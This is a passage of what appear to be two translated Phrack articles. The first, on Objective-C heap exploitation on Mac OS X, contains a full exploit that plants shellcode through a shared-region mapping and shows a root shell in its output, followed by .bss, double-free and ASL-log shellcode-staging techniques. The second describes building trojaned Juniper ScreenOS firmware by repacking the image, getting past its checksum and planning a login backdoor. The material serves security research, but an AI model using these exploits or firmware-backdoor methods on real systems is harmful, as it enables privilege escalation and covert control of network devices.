    char filler[32 - sizeof(struct objc_cache)];
    struct objc_cache *fake_cache_ptr;
};

#define ROOTFILE "/Applications/.localized"

int main(int ac, char **av)
{
    int fd;
    struct _shared_region_mapping_np sr;
    char data[PAGE_SIZE];
    char *ptr = data + PAGE_SIZE - sizeof(nemox86exec) - sizeof(struct our_fake_stuff) - sizeof(struct objc_ca
    long knownaddress;
    struct our_fake_stuff ofs;
    struct cache_entry bckt;
```

```

#define EVILSIZE 69
char badbuff[EVILSIZE];
char *args[] = {"/build/hello",badbuff,NULL};
char *env[] = {"TERM=xterm",NULL};

printf("[+] Opening root owned file: %s.\n", ROOTFILE);
if((fd=open(ROOTFILE,O_RDWR|O_CREAT))== -1) {
    perror("open");
    exit(EXIT_FAILURE);
}

memset(data,'\x90',sizeof(data));

knownaddress = BASE_ADDR + PAGE_SIZE - sizeof(nemox86exec) -
sizeof(struct our_fake_stuff) - sizeof(struct objc_cache);

ofs.fake_cache.mask = 0x0;
ofs.fake_cache.occupied = 0xcafebabe;
ofs.fake_cache.buckets[0] = knownaddress + sizeof(ofs);

bckt.name = (char *)0x1fb6; // наш SEL
bckt.unused = (void *)0xbeef;
bckt.imp = (void (*)())(knownaddress +
sizeof(struct our_fake_stuff) +
sizeof(struct objc_cache)); // наш шеллкод

memset(ofs.filler,'\x41',sizeof(ofs.filler));
ofs.fake_cache_ptr = (struct objc_cache *)knownaddress;

memcpy(ptr,&ofs,sizeof(ofs));
memcpy(ptr+sizeof(ofs),&bckt,sizeof(bckt));
memcpy(ptr+sizeof(ofs)+sizeof(bckt),nemox86exec,sizeof(nemox86exec));

printf("[+] Writing out data to file.\n");
if(write(fd,data,PAGE_SIZE) != PAGE_SIZE) {
    perror("write");
    exit(EXIT_FAILURE);
}

sr.address = BASE_ADDR;
sr.size = PAGE_SIZE;
sr.file_offset = 0;
sr.max_prot = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;
sr.init_prot = VM_PROT_EXECUTE | VM_PROT_READ | VM_PROT_WRITE;

printf("[+] Mapping file to shared region.\n");
if(syscall(SYS_shared_region_map_file_np,fd,1,&sr,NULL)==-1) {
    perror("shared_region_map_file_np");
    exit(EXIT_FAILURE);
}

close(fd);

printf("[+] Fake Objective-C chunk at: 0x%x.\n", knownaddress);

memset(badbuff,'\x41',sizeof(badbuff));
badbuff[sizeof(badbuff) - 1] = 0x0;
badbuff[sizeof(badbuff) - 2] = (knownaddress & 0xff000000) >> 24;
badbuff[sizeof(badbuff) - 3] = (knownaddress & 0x00ff0000) >> 16;
badbuff[sizeof(badbuff) - 4] = (knownaddress & 0x0000ff00) >> 8;
badbuff[sizeof(badbuff) - 5] = (knownaddress & 0x000000ff) >> 0;
printf("[+] Executing vulnerable app.\n");

execve(*args,args,env);
exit(0);
}

```

mask=0

occupied
mask=0
occupied

Результат:

```
-[dcbz@megatron:~/code/ofex1]$ ./exploit
[+] Opening root owned file: /Applications/.localized.
[+] Writing out data to file.
[+] Mapping file to shared region.
[+] Fake Objective-C chunk at: 0x9fffffa5.
[+] Executing vulnerable app.
buf: 0x103500
talker: 0x103540
bash-3.2# id
uid=0 (root)
```

Надеюсь, в этом разделе мне удалось показать рабочий метод эксплуатации переполнений кучи в окружении Objective-C.

Другая интересная техника — переполнение секции `.bss`, хранящей нулезаполненные статические/глобальные данные. Как правило, гсс располагает секцию `__class` сразу после `.bss`. Это означает, что достаточно большое переполнение `.bss` в итоге перезапишет структуры определений класса ISA (а не instantiated-объекты, как в предыдущем примере).

Модифицированный пример с буфером в `.bss`:

```
#include <stdio.h>
#include <stdlib.h>
#import "Talker.h"

char buf[25];

int main(int ac, char **av)
{
    Talker *talker = [[Talker alloc] init];
    printf("buf: 0x%x\n", buf);
    printf("talker isa: 0x%x\n", *(long *)talker);
    if (ac != 2) {
        exit(1);
    }
    strcpy(buf, av[1]);
    [talker say: "Hello World!"];
    [talker release];
}

(gdb) r `perl -e'print "A"x4150'`
buf: 0x2040
talker isa: 0x3000

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x94e0c68c in objc_msgSend ()
(gdb) x/i $pc
0x94e0c68c <objc_msgSend+28>:    mov     0x0(%edi), %esi
(gdb) i r edi
edi                0x41414141    1094795585
```

Этот вариант пропускает один шаг: вместо создания поддельной ISA-структуры нам достаточно создать поддельный кеш:

```
'-----'
|      mask=0      |
|      occupied    |
|-----|
```

```

,---|         buckets          |
'-->| fake bucket: SEL         |
    | fake bucket: unused     |
    | fake bucket: IMP         |-----,
    |     SHELLCODE           |<-----'
    |_____|

```

И направить `edi` на начало этой структуры.

Наконец, последний тип уязвимости — двойной `release`, то есть двойное освобождение объекта Objective-C:

```

int main(int ac, char **av)
{
    Talker *talker = [[Talker alloc] init];
    printf("talker: 0x%x\n", talker);
    printf("Talker is: %i bytes.\n", sizeof(Talker));
    if(ac != 2) {
        exit(1);
    }
    char *buf = strdup(av[1]);
    printf("buf @ 0x%x\n", buf);
    [talker say: "Hello World!"];
    [talker release];    // Освобождаем
    [talker release];    // Освобождаем снова...
}

objc[1288]: FREED(id): message release sent to freed object=0x103280

Program received signal EXC_BAD_INSTRUCTION, Illegal instruction/operand.
0x90c65bfa in _objc_error ()
(gdb) x/i $pc
0x90c65bfa <_objc_error+116>:    ud2a

```

Инструкция `ud2a` гарантированно вызывает исключение `Illegal Instruction` и завершает процесс. Это защита Apple от двойных освобождений.

Из исходного кода видно, почему: при вызове `lookupMethodAndLoadCache` указатель класса сравнивается с результатом `_class_getFreedObjectClass()`. Если совпадение найдено, вместо нужной реализации метода возвращается `_freedHandler`, который выводит сообщение в `syslog()` и завершает процесс инструкцией `ud2a`.

Это означает, что любой вызов метода на освобождённом объекте всегда завершится ошибкой. Однако если между двумя освобождениями было освобождено ещё одно другое объект — поведение иное.

Проиллюстрируем это следующей программой:

```

int main(int ac, char **av)
{
    Talker *talker = [[Talker alloc] init];
    Talker *talker2 = [[Talker alloc] init];
    printf("talker: 0x%x\n", talker);
    printf("talker is: %i bytes.\n", malloc_size(talker));
    if(ac != 2) {
        exit(1);
    }
    [talker release];
    [talker2 release];
    int i;
    for(i=0; i<=50000 ; i++) {
        char *buf = strdup(av[1]);
        // утечка памяти
    }
    [talker say: "Hello World!"];
    [talker release];
}

(gdb) r aaaa

```

```

talker: 0x103280
talker is: 16 bytes.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x61616181
0x90c75688 in objc_msgSend ()
(gdb) x/i $pc
0x90c75688 <objc_msgSend+24>:  mov     edi,DWORD PTR [edx+0x20]

```

Как видно, цикл выделений в итоге заполнил пробелы в куче и перезаписал освобождённый объект. ISA-указатель в `edx` содержит `61616161` ("aaaa"). После того как мы контролируем ISA-указатель, ситуация идентична стандартному переполнению кучи в Objective-C-объекте. Реализацию эксплойта оставляю читателям в качестве упражнения.

5.1 — Примечание: обновлённая техника `shared_region`

В предыдущем разделе мы использовали технику `shared_region` для хранения кода по фиксированному адресу в адресном пространстве уязвимого приложения. Однако для этого требовался файл, принадлежащий `root` и доступный нам на запись.

Файл `/Applications/.localized` доступен на запись только пользователю `admin` — это не универсальное решение.

Поразмыслив над возможными обходами проверки Apple, я перебрал несколько идей: `suid`-бинарники, создающие `root`-файлы; монтирование тома с заранее созданным `root`-файлом (отклонено — есть проверка, что файл находится на корневом томе).

В итоге меня привлекли лог-файлы. Идеально подошёл бы `syslog`, содержимое которого можно было бы произвольно контролировать. Но кто в здравом уме сделает `syslog` доступным для чтения всем?

Тут я наткнулся на Apple System Log (ASL). Apple решила заново изобрести колесо: их системный лог по умолчанию доступен для чтения всем пользователям. Можно видеть сообщения `sudo` и другие записи без каких-либо ограничений.

Лог-файл хранится в `/var/log/asl/YYYY.MM.DD.asl` и имеет права чтения для всех:

```
344 -rw-r--r-- 1 root wheel 172377 Apr 12 18:40 /var/log/asl/2009.04.12.asl
```

Я написал инструмент `14-f-brazil.c`, который принимает шеллкод в `argv[1]`, отправляет его в актуальный ASL-лог через `asl_log()`, затем отображает последнюю страницу лог-файла в общую секцию.

Перед шеллкодом в памяти размещается уникальный идентификатор:

```
#define NEMOKEY "--(NEMOKEY)--:>"
```

После чего сканирую память в общем отображении для поиска ключа и, следовательно, шеллкода.

```

-[dcbz@megatron:~/code]$ ./14-f-brazil `perl -e'print "\xcc"x20'`
[+] opening logfile: /var/log/asl/2009.04.12.asl.
[+] generating shellcode buffer to log.
[+] writing shellcode to logfile.
[+] creating shared mapping.
[+] file offset: 0x16000
[+] Waiting a bit.
[+] scanning memory for the shellcode... (this may crash).
[+] found shellcode at: 0x9ffff674.

```

И в `gdb` убеждаемся, что по этому адресу находится наш NOP-след:

```
(gdb) x/x 0x9ffff674
0x9ffff674:      0x90909090
```

Andrewg предполагает, что после выхода этой статьи Apple добавит проверку исполняемости файла перед его отображением в общую секцию. Будет интересно посмотреть. :р

14-f-brazil.c включён в uuencoded-код в конце статьи.

6 — Заключение

Не могу поверить, что вы дочитали до этого места. Это было довольно длинное и утомительное путешествие. Похоже, каждый раз, когда я начинаю писать, я вспоминаю, как ненавижу это занятие, и клянусь больше не браться за перо. Но через несколько месяцев я снова забываю и начинаю новую тему. Надеюсь, в .txt-формате это вышло не таким сухим и скучным, как в .ppt — хотя lolcat-картинок здесь мне явно не хватает :(.

Хочу поблагодарить сотрудника поддержки в магазине Apple, который починил мой MacBook после трёхлетнего простоя. Без его помощи я бы никогда не завершил эту статью.

Отдельное спасибо жене за поддержку. Также благодарю cloudburst/andrewg и остальных участников felinemenase, а также многих других людей, с которыми обсуждал эти идеи, — TEAM HANZO represent! Спасибо dino и thoth за вычитку статьи перед публикацией и за то, что убедились, что я не написал ничего СЛИШКОМ глупого. ;-)

Всем, кто дочитал до этого места, настоятельно рекомендую Mac Hacker's Handbook. Купить копию в Австралии мне пока не удалось — видимо, всё раскупили, — но по тому, что я видел, книга выглядит отлично.

Пока!

— nemo

7 — Ссылки

- [1] <http://developer.apple.com/documentation/Cocoa/Conceptual/ObjectiveC/Introduction/introObjectiveC.html>
- [2] <http://en.wikipedia.org/wiki/Objective-C>
- [3] Compiling Objective-C without xcode on OS X. <http://www.w3style.co.uk/compiling-objective-c-without-xcode/>
- [4] CLOS: Integrating object-orientated and functional programming. <http://portal.acm.org/citation.cfm?doid=1055551>
- [5] Objective-C Runtime Source. <http://www.opensource.apple.com/darwinsource/tarballs/apl/objc4-371.2.tar.gz>
- [6] Mach-O File Format. <http://developer.apple.com/documentation/DeveloperTools/Conceptual/MachORuntime/Reference/ObjCRuntimeRef1/0>
- [7] The Objective-C Runtime 2.0. <http://developer.apple.com/DOCUMENTATION/Cocoa/Reference/ObjCRuntimeRef/ObjCRuntimeRef1/0>
- [8] The Objective-C Runtime 1.0. <http://developer.apple.com/DOCUMENTATION/Cocoa/Reference/ObjCRuntimeRef1/0>
- [9] Objective-C Runtime Guide. <http://developer.apple.com/DOCUMENTATION/Cocoa/Conceptual/ObjCRuntimeGuide/0>
- [10] Objective-C Beginner's Guide. <http://www.otierney.net/objective-c.html>
- [11] OS X heap exploitation techniques. <https://phrack.org/issues/63/5.html#article>
- [12] Mac OS X Debugging Magic. <http://developer.apple.com/technotes/tn2004/tn2124.html>
- [13] Mac OS X wars - a XNU Hope. <https://phrack.org/issues/64/11.html#article>
- [14] class-dump. <http://www.codethecode.com/projects/class-dump>
- [15] OTX. <http://otx.osxninja.com/>
- [16] fixobjc.idc. <http://nah6.com/~itsme/cvs-xdadevtools/ida/idcscrip/fixobjc.idc>
- [17] Charlie Miller - Owing the fanboys. <http://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Miller/BL>
- [18] F-Script. <http://www.fscript.org>
- [19] Reverse engineering - PowerPC Cracking on OSX with GDB. <https://phrack.org/issues/63/16.html#article>
- [20] HTE. <http://hte.sourceforge.net>

8 — Приложение А: Исходный код

```
begin 644 p66-objс.tgz
[uuencoded архив с исходным кодом]
end
```

-----[EOF

Netscreen of the Dead: разработка троянской прошивки для платформ Juniper ScreenOS

Автор: graeme@lolux.net

Содержание

- 0x1 — Трейлер
- 0x2 — Вступление
- 0x3 — Вектор атаки
- 0x4 — Живое вскрытие
- 0x5 — Пир над останками
- 0x6 — Ночь живых Netscreen
- 0x7 — Вскрытие
- 0x8 — Netscreen мертвецов
- 0x9 — Загрузчик зомби
- 0xA — 28 хаков спустя
- 0xB — Финальная сцена
- 0xC — Ссылки
- 0xD — Благодарности
- 0xE — Приложение

0x1 — Трейлер

В данной статье описывается, каким образом злоумышленник может получить, модифицировать и установить изменённую версию Juniper ScreenOS, способную выполнять код, предоставленный атакующим, — код, осуществляющий скрытые операции или операции, противоречащие конфигурации любой платформы Juniper под управлением ScreenOS.

Злоумышленником может оказаться:

- атакующий, эксплуатировавший уязвимость в ScreenOS;
- лицо, незаконно получившее пароль администратора;
- лицо с физическим доступом к устройству (поставщик / сторонняя поддержка);
- атакующий, проводящий атаку типа «человек посередине»;
- злонамеренный администратор.

0x2 — Вступление

Netscreen — межсетевые экраны производства Juniper Inc., представляющие собой комплексные устройства безопасности с функциями фаервола, VPN и маршрутизатора. Линейка охватывает диапазон от малого и среднего бизнеса до уровня датацентра (NS5XP — NS5000). Большинство

моделей сертифицированы по Common Criteria и FIPS, и все они работают под управлением закрытой операционной системы реального времени ScreenOS, поставляемой Juniper в виде бинарного «блоба» прошивки.

Аппаратная платформа, использовавшаяся в ходе исследования, — Netscreen NS5XT, оснащённый процессором AMCC PowerPC 405 GP RISC и 64 МБ флеш-памяти. В качестве основы для модифицированных образов прошивок использовалась ScreenOS 5.3.0r10. Интерфейсы администрирования: последовательная консоль, Telnet, SSH, HTTP/HTTPS. Прошивка может быть установлена через последовательную консоль, веб-интерфейс или TFTP.

Конфигурация устройства хранится в виде файла на флеш-памяти и не зависит от прошивки.

0x3 — Вектор атаки

Цель атаки — возможность установить модифицированную злоумышленником прошивку, обеспечивающую скрытое управление устройством с правами root. При атаке на прошивку существуют два вектора:

1. **Живое вскрытие:** отладка с помощью удалённого GDB-отладчика по последовательному каналу.
2. **Пир над останками:** статическое дизассемблирование и бинарный анализ с использованием дизассемблера и hex-редактора.

В следующих двух разделах рассматриваются оба подхода и степень их эффективности в данном конкретном случае. Здесь важно отметить ключевые особенности архитектуры PowerPC:

- фиксированный размер инструкции — 4 байта;
- плоская модель памяти;
- 32 регистра общего назначения (r0–r31);
- явного стека нет, по соглашению используется r01;
- регистр связи (lr) для возврата из вызываемой функции;
- счётчик команд (pc) для текущей инструкции;
- счётчик (ctr) для счётчика циклов или адреса возврата;
- регистр исключений (xer) для исключений, статуса и управления.

Подробная документация по архитектуре PowerPC доступна в IBM PPC405 Embedded Processor Core User Manual, загружаемом с http://www-01.ibm.com/chips/techlib/techlib.nsf/products/PowerPC_405_Embedded_Cores

0x4 — Живое вскрытие

Для живой отладки потребовался GDB, скомпилированный под PowerPC. Embedded Linux Development Kit (<http://www.denx.de/wiki/DULG/ELDK>) содержит GDB, собранный для ряда встраиваемых платформ, в том числе для процессоров PowerPC 403 и 405. Он обеспечивает удалённую отладку систем по последовательному соединению.

Поскольку исходный код ScreenOS недоступен, потребовалось создать собственный инициализационный файл GDB для отображения регистров PPC и «стека», чтобы получать полезную информацию на точках останова. GDB читает init-файлы при запуске; они используют тот же синтаксис, что и командные файлы GDB, и обрабатываются им аналогичным образом.

Инициализационный файл в домашнем каталоге (~/.gdbinit) позволяет задавать параметры, влияющие на последующую обработку аргументов командной строки. Пример init-файла gdb приведён в приложении. Данный файл выводит контекст в стиле инструмента SoftICE для Windows, знакомого специалистам по реверс-инжинирингу. Ниже представлен пример GDB-сеанса, подключённого к Netscreen:

```
--start gdb session

GNU gdb Red Hat Linux (6.7-1rh)
Copyright (C) 2007 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "--host=i686-pc-linux-gnu --target=ppc-linux".
The target architecture is set automatically (currently powerpc:403)

gdb>target remote /dev/ttyU0

0x0032bea4 in ?? ()
gdb>
gdb>context

powerpc
-----[regs]
r00:00000001 r01:03790528 r02:01358000 r03:FFFFFFFF    pc:0032BEA4
r04:0000002E r05:00000000 r06:00000000 r07:00000000
r08:01631050 r09:01350000 r10:01630000 r11:01630000    lr:0032C5CC
r12:40000022 r13:00000000 r14:6FFFA27F r15:1B9FC3F7
r16:00000000 r17:402D04D0 r18:03791470 r19:00000000    ctr:0060A764
r20:03790B48 r21:013509AC r22:FFFFFFFF r23:0379147E
r24:00000000 r25:00000000 r26:00000000 r27:00000000    cr:40000028
r28:03791470 r29:00000000 r30:03790F20 r31:0135098C    xer:20000046

[03790528]-----[stack]
0379058C : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
03790570 : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
0379055A : 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00
0379053E : A6 40 03 79 06 C0 00 60 - A9 BC 00 00 00 00 00 00 .@y.`..
03790528 : 03 79 05 30 00 06 22 F0 - 03 79 03 79 05 40 00 32 y0".yy@2
03790512 : 00 01 03 79 12 58 03 79 - 05 20 0F 20 00 06 37 08 yXy 7
037904F6 : 00 00 00 00 00 05 01 62 - 9F A0 C2 28 01 4A 05 EA ... (J..
037904E0 : 03 79 04 E8 00 32 BE 60 - 03 79 03 79 14 70 01 4A y.2.`yypJ
037904C4 : 01 6F 0A 24 03 79 04 E0 - 00 B8 00 00 00 6C 03 79 o$y..ly

[0032BEA4]-----[code]
0x32bea4:      lwz      r0,12(r1)
0x32bea8:      mtlr     r0
0x32beac:      addi     r1,r1,8
0x32beb0:      blr
0x32beb4:      stwu     r1,-40(r1)
0x32beb8:      mflr     r0
0x32bebc:      stw      r29,28(r1)
0x32bec0:      stw      r30,32(r1)
0x32bec4:      stw      r31,36(r1)
0x32bec8:      stw      r0,44(r1)
0x32becc:      mr       r31,r3
0x32bed0:      lis      r9,322
0x32bed4:      lwz      r0,-13800(r9)
0x32bed8:      cmpwi    r0,0
0x32bedc:      beq-     0x32bef0
0x32bee0:      lis      r3,196

-----
gdb>

--end gdb session
```

Шаги для удалённой отладки Netscreen следующие:

1. Подключить ПК к сетевому интерфейсу и последовательной консоли Netscreen.
2. В сеансе Telnet/SSH на Netscreen включить GDB командой:

```
ns5xt>set gdb enable
```

3. На ПК запустить gdbpprc и подключиться к удалённому GDB:

```
gdb>target remote /dev/ttyUSB0
```

В ходе исследования удалённая отладка оказалась полезна для получения дампов памяти и обращения к конкретным адресам. Однако установка точек останова и пошаговое выполнение, по всей видимости, не работали. Автор будет рад получить информацию о том, как задействовать эти возможности.

Наблюдение за процессом загрузки Netscreen через последовательную консоль дало полезные сведения о последовательности старта:

```
--start boot sequence
```

```
NetScreen NS-5XT Boot Loader Version 2.0.0 (Checksum: A1B6FF9B)
Copyright (c) 1997-2003 NetScreen Technologies, Inc.
```

```
Total physical memory: 64MB
Test - Pass
Initialization - Done
```

```
Hit any key to run loader
Hit any key to run loader
Hit any key to run loader
Hit any key to run loader
```

```
Loading default system image from on-board flash disk...
```

```
Ignore image authentication!
```

```
Start loading...
```

```
.....
```

```
Done.
```

```
Juniper Networks, Inc
NS-5XT System Software
Copyright, 1997-2004
```

```
Version 5.3.0r10.0
Load Manufacture Information ... Done
Load NVRAM Information ... (5.3.0)Done
Install module init vectors
Verify ACL register default value (at hw reset) ... Done
Verify ACL register read/write ... Done
Verify ACL rule read/write ... Done
Verify ACL rule search ... Done
MD5("a") = 0cc175b9 c0f1b6a8 31c399e2 69772661
MD5("abc") = 90015098 3cd24fb0 d6963f7d 28e17f72
MD5("message digest") = f96b697d 7cb7938d 525a2f31 aaf161d0
Verify DES register read/write ... Done
```

```
Initial port mode trust-untrust(1)
Install modules (00c40000,0146d540) ... load dns table
: dns table file do not exist.
```

```
Initializing DI 1.1.0-ns
System config (1129 bytes) loaded
```

```
.
```

```
Done.
```

```
Load System Configuration
.....Done
system init done..
System change state to Active(1)
```

```
login:

--end of boot sequence
```

Сохранённый загрузчик выполняется и предоставляет возможность загрузить новый образ через последовательное соединение. По умолчанию затем происходит распаковка сохранённой прошивки и запуск образа.

Если новый образ загружается через последовательную консоль, он распаковывается, и пользователю предлагается несколько вариантов. Первый запрос позволяет сохранить новый образ на флеш. Даже если новый образ не сохраняется на флеш, следующий запрос позволяет запустить его. Пароль для загрузки образа через последовательный порт не требуется.

Загрузчик является частью прошивки: если новый загрузчик отличается от версии, хранящейся на флеш, сохранённый загрузчик перезаписывается новым.

0x5 — Пир над останками

Основным методом, применявшимся в данном исследовании, был статический бинарный анализ. Образы ScreenOS можно скачать непосредственно с устройства или получить на сайте Juniper при наличии статуса клиента.

ScreenOS предоставляет следующую команду для скачивания прошивки по TFTP:

```
ns5xt>save software from flash to tftp 192.168.0.42 destination_file
```

Важно отметить, что данная команда скачивает сжатый образ, хранящийся на флеш, а не текущий запущенный образ из памяти — они могут совпадать или различаться.

С помощью недокументированной команды можно вывести список всех файлов на флеш:

```
ns5xt-> exec vfs ls flash:/
$NSBOOT$.BIN          5,177,344
envar.rec              82
golerd.rec             0
node_secret.ace        0
certfile.dsc           252
certfile.dat           1,324
ns_sys_config          1,129
$1kg$.cfg              1,259
syscert.cfg            1,167
2,501,632 bytes free (7,686,144 total) on disk
```

\$NSBOOT\$.BIN — это прошивка, хранящаяся на флеш. Для безопасной загрузки на Netscreen можно включить scr. Конфигурация устройства хранится в файле ns_sys_config.

Также можно использовать GDB для дампа полного содержимого памяти по последовательному каналу. Это очень медленно.

```
gdb> set logging on
gdb> set height 0
gdb> set logging file 'dump'
gdb> x /2048000000i
```

Как клиент Juniper, автор имел возможность скачивать текущие и старые версии прошивок ScreenOS. В качестве первого шага в понимании структуры образов ScreenOS было проведено сравнение множества версий прошивок. Сравнительный анализ выявил следующую четырёхсекционную структуру:

```
0x00000000 /-----\
|                HEADER                |
```



```
options          (2 байта)
dictionary_size  (4 байта)
uncompressed_size (8 байт)
```

Заголовок блока также содержит 3 поля, но несколько иных:

```
signature        (4 байта) = 0x1440598
options          (2 байта)
dictionary_size  (8 байт)
```

Размер словаря используется как параметр алгоритма сжатия. LZMA является словарным кодером; его описание доступно на http://en.wikipedia.org/wiki/Dictionary_coder.

Одним из подходов была бы попытка использовать информацию заголовка и stub для распаковки блока, однако из-за отсутствия оборудования PowerPC был выбран другой путь. Применённый подход состоял в вырезании сжатого блока из прошивки и попытке распаковать его изолированно с помощью любых доступных инструментов. Посредством сравнительного анализа, свободно доступных утилит LZMA и прямого изменения байтов заголовка были обратно разработаны следующие методы декомпрессии и компрессии блока.

Процесс декомпрессии:

1. Вырезать сжатый блок из файла образа.
2. Вставить `uncompressed_size` равным `-1`, что соответствует неизвестному размеру (`-1 → 0xFFFFFFFFFFFFFFFF`).
3. Изменить `dictionary_size` с `0x00200000` на `0x00008000`.
4. Распаковать файл стандартными утилитами LZMA.

Изменение размера словаря было найдено методом фаззинга поля с последующей попыткой распаковки. Распаковка сообщает об ошибке в конце, поэтому важно распаковывать в поток — иначе распакованные данные теряются.

Процесс повторной компрессии:

1. Сжать стандартными утилитами LZMA с конкретными параметрами.
2. Изменить поле `dictionary_size` с `0x00002000` на `0x00200000`.
3. Удалить поле `uncompressed_size` размером 8 байт.
4. Объединить с заголовком из оригинального файла образа.

Доказательные скрипты Python приведены в приложении; они могут выполнять упаковку и распаковку образов ScreenOS. Для их работы необходимы утилиты LZMA.

Повторно сжатая прошивка успешно загружается на Netscreen и работает. Планировалось провести дополнительные исследования поля размера словаря, однако после успешной загрузки прошивки открылись многие другие, более интересные направления, которые получили приоритет.

0x6 — Ночь живых Netscreen

На данном этапе сжатие прошивки успешно обратно разработано, и мы готовы к реверс-инжинирингу операционной системы, полученной после распаковки.

Шаги следующие:

1. Вырезать секцию сжатого блока из образа.
2. Распаковать блок.
3. Повторно сжать модифицированный бинарный файл.
4. Объединить оригинальный заголовок образа и модифицированный блок.
5. Обновить прошивку Netscreen модифицированной операционной системой.

Таким образом, прошивку можно установить при наличии физического доступа к устройству или какого-либо удалённого доступа к последовательной консоли. Однако цель — возможность установки прошивки по сети. При попытке загрузить новую прошивку через веб-интерфейс или с помощью команды TFTP:

```
ns5xt>save software from tftp x.x.x.x filename to flash
```

загрузка завершается ошибкой «bad image file data». Стоит отметить небезопасный механизм передачи прошивки — он уязвим для атаки «человек посередине».

Необходимо исправить поля размера и контрольной суммы в заголовке сжатой прошивки. Мы знаем, что поле размера должно равняться размеру сжатой прошивки минус 79 байт. Однако алгоритм вычисления контрольной суммы нам ещё неизвестен. Для его получения нужно дизассемблировать несжатый блок из распакованной прошивки. Далее рассмотрим дизассемблирование бинарного файла, а затем перейдём к вопросу контрольной суммы.

0x7 — Вскрытие

Несжатый блок — бинарный файл объёмом около 20 МБ. Загрузить его в IDA (дизассемблер с поддержкой PowerPC) необходимо с правильным базовым адресом, чтобы относительные адреса внутри программы указывали на корректные ячейки памяти. Изначально бинарный файл был загружен по адресу 0x00000000, однако стало очевидно, что указатели на строки не указывают на их начало.

Несжатый блок содержит заголовок со структурой, схожей с заголовком сжатой прошивки. Поля заголовка содержат виртуальный адрес и размер заголовка. Вычитая размер заголовка из виртуального адреса, получаем адрес загрузки.

Заголовок несжатого блока

	signature	offset	address	
00000000:	EE16BA81	00010110	00000020	00060000

Адрес загрузки ScreenOS = 0x00060000 - 0x00000020 = 0x0005FFE0

Это можно подтвердить живой отладкой через GDB, обратившись к памяти по адресу 0x0005FFE0 и убедившись, что там находятся сигнатурные байты 0xEE16BA81.

Теперь можно изменить базовый адрес в IDA на правильный. Бинарный файл загружен корректно, однако мы ничего не знаем о его структуре и возможных секциях, поскольку он не является распознанным типом исполняемого файла. Код и данные были размечены с помощью IDC-скриптов, осуществлявших поиск прологов функций (0x9421F*) и перекрёстных ссылок на строки. Приблизительные сегменты бинарного файла, выявленные скриптами и ручным анализом, схематично изображены ниже:

0x0005ffe0	/-----\
	HEADER &
	SCREENOS CODE
0x00c40000	-----\
	SCREENOS DATA
0x00f0efd8	-----\
	FILES
0x011ddab4	-----\
	BOOT LOADER CODE
0x011f2b4e	-----\
	BOOT LOADER DATA
0x0140e04c	-----\
	0xFFs
0x014171cf	-----\

```
|   other stuff   |  
|-----|
```

Для построения картины бинарного файла полезно искать функции типа `str_cmp`, `file_read`, `file_write` и т.д., а также использовать строки ошибок для идентификации и именования функций в IDA.

Загрузчик можно вырезать и дизассемблировать отдельно с базовым адресом `0x00000000`.

0x8 — Netscreen мертвецов

На данном этапе мы готовы к созданию троянской прошивки ScreenOS. Любой троян имеет три базовых требования:

1. **Доставка:** возможность удалённой установки.
2. **Доступ:** обеспечение удалённого доступа / канала связи.
3. **Полезная нагрузка:** выполнение кода, предоставленного атакующим.

В ходе данного исследования все модификации бинарного файла ScreenOS для создания троянской версии выполнялись вручную — путём вставки ассемблерного кода через hex-редактирование бинарной прошивки.

1. Первый укус [Доставка]

В отличие от загрузки прошивки через последовательную консоль во время загрузки, при загрузке образов по сети через TFTP или веб-интерфейс проверяются поля контрольной суммы и размера в заголовке:

```
00000000: EE16BA81 00110A12 00000020 02860000  
00000010: 004E6016 15100050 29808000 C72C15F7 <-CHECKSUM
```

Контрольная сумма вычисляется в рамках последовательности загрузки образа; дизассемблирование соответствующей функции показано ниже. При загрузке прошивки неверное значение контрольной суммы заголовка выводится в консоль вместе с сообщением об ошибке.

Если бинарно модифицировать прошивку так, чтобы она выводила правильное значение контрольной суммы, получим «прошивку-калькулятор контрольной суммы», которую можно использовать для вычисления корректных контрольных сумм для модифицированных образов. Таким образом, вычислять или обратно разрабатывать алгоритм контрольной суммы не требуется. Эта прошивка-калькулятор загружается через последовательную консоль, а новые образы, для которых нужно вычислить контрольную сумму, загружаются по TFTP. Правильная контрольная сумма будет выведена в консоль. Затем это корректное значение заголовка вставляется в заголовок прошивки посредством прямого hex-редактирования файла образа.

Имея корректное поле контрольной суммы, можно загружать модифицированные образы по TFTP и через веб-интерфейс.

Ниже приведён код ScreenOS, который необходимо модифицировать для создания образа-калькулятора контрольной суммы:

```
008B60E4  lwz  %r4, 0x1C(%r31)          # %r4 содержит контрольную сумму заголовка  
008B60E8  cmpw  %r3, %r4                # %r3 содержит вычисленную контрольную сумму  
008B60EC  beq   loc_8B6110              # переход, если суммы совпали  
008B60F0  lis   %r3, aCksumXSizeD@h     # " cksum :%x size :%d\n"  
008B60F4  addi  %r3, %r3, aCksumXSizeD@l  
008B60F8  lwz   %r5, 0x10(%r31)  
008B60FC  bl    Print_to_Console        # %r4 выводится в консоль  
008B6100  lis   %r3, aIncorrectFirmw@h  # "Incorrect firmware data"  
008B6104  addi  %r3, %r3, aIncorrectFirmw@l
```

```
008B6108 bl Print_to_Console
```

Если заменить

```
008B60E8 cmpw %r3, %r4 # %r3 содержит вычисленную контрольную сумму
```

на

```
008B60EC mr %r4, %r3 # вывести вычисленную контрольную сумму
```

получим прошивку-калькулятор контрольной суммы.

Для заинтересованных читателей: два алгоритма контрольной суммы идентифицированы по соответствующим адресам, и их реверс-инжиниринг вполне возможен.

Один бит [Доступ]

Наиболее скрытным и элегантным бэкдором является подмена существующего механизма входа. Теоретически возможно открыть shell на другом внешнем порту, однако это может быть обнаружено при внешнем сканировании устройства и снижает скрытность троянской прошивки, поэтому данное направление не исследовалось.

